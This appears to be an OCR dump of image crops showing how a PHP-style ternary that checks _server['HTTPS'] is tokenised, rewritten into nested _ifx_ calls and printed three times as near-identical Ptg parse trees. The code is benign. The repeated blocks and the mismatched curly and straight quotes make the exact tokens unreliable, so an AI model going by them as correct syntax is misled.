
- Lexer/tokenizer:
  - [s] [=] [empty] [(] [_server] [[] ["HTTPS"] []] [)] [?] [“”] [:] [(] [_server] [[] ["HTTPS"] []] [==] ["on"] [)] [?] ["s"] [:] [""]
- Token rewrite:
  - s = empty (_server ["HTTPS"]) ? “” : (_server ["HTTPS"] == "on") ? "s" : “”
  - s = empty (_server ["HTTPS"]) , “” , (_server ["HTTPS"] == "on") , "s" , "“
  - s = _ifx_ (empty (_server ["HTTPS"]) , “” , (_server ["HTTPS"] == "on") , "s" , "“)
  - s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , "“))
- Assign top-node

s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))





```
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
      PtgName : empty
    PtgFunc :  P(1) :  I(0)
    PtgStr :
        PtgStr : on
          PtgStr : HTTPS
          PtgName : _server
        PtgFunc :  P(1) :  I(0)
      PtgPtEq : ==
      PtgStr : s
      PtgStr :
      PtgName : _ifx_
    PtgFunc :  P(3) :  I(0)
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : s
PtgPtEq : =
```

s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))





```
      PtgStr : HTTPS
      PtgName : _server
    PtgFunc :  P(1) :  I(0)
    PtgName : empty
  PtgFunc :  P(1) :  I(0)
  PtgStr :
      PtgStr : on
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
    PtgPtEq : ==
    PtgStr : s
    PtgStr :
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : _ifx_
PtgFunc :  P(3) :  I(0)
PtgName : s
PtgPtEq : =
```

s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))





```
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
      PtgName : empty
    PtgFunc :  P(1) :  I(0)
    PtgStr :
        PtgStr : on
          PtgStr : HTTPS
          PtgName : _server
        PtgFunc :  P(1) :  I(0)
      PtgPtEq : ==
      PtgStr : s
      PtgStr :
      PtgName : _ifx_
    PtgFunc :  P(3) :  I(0)
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : s
PtgPtEq : =
```

s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))



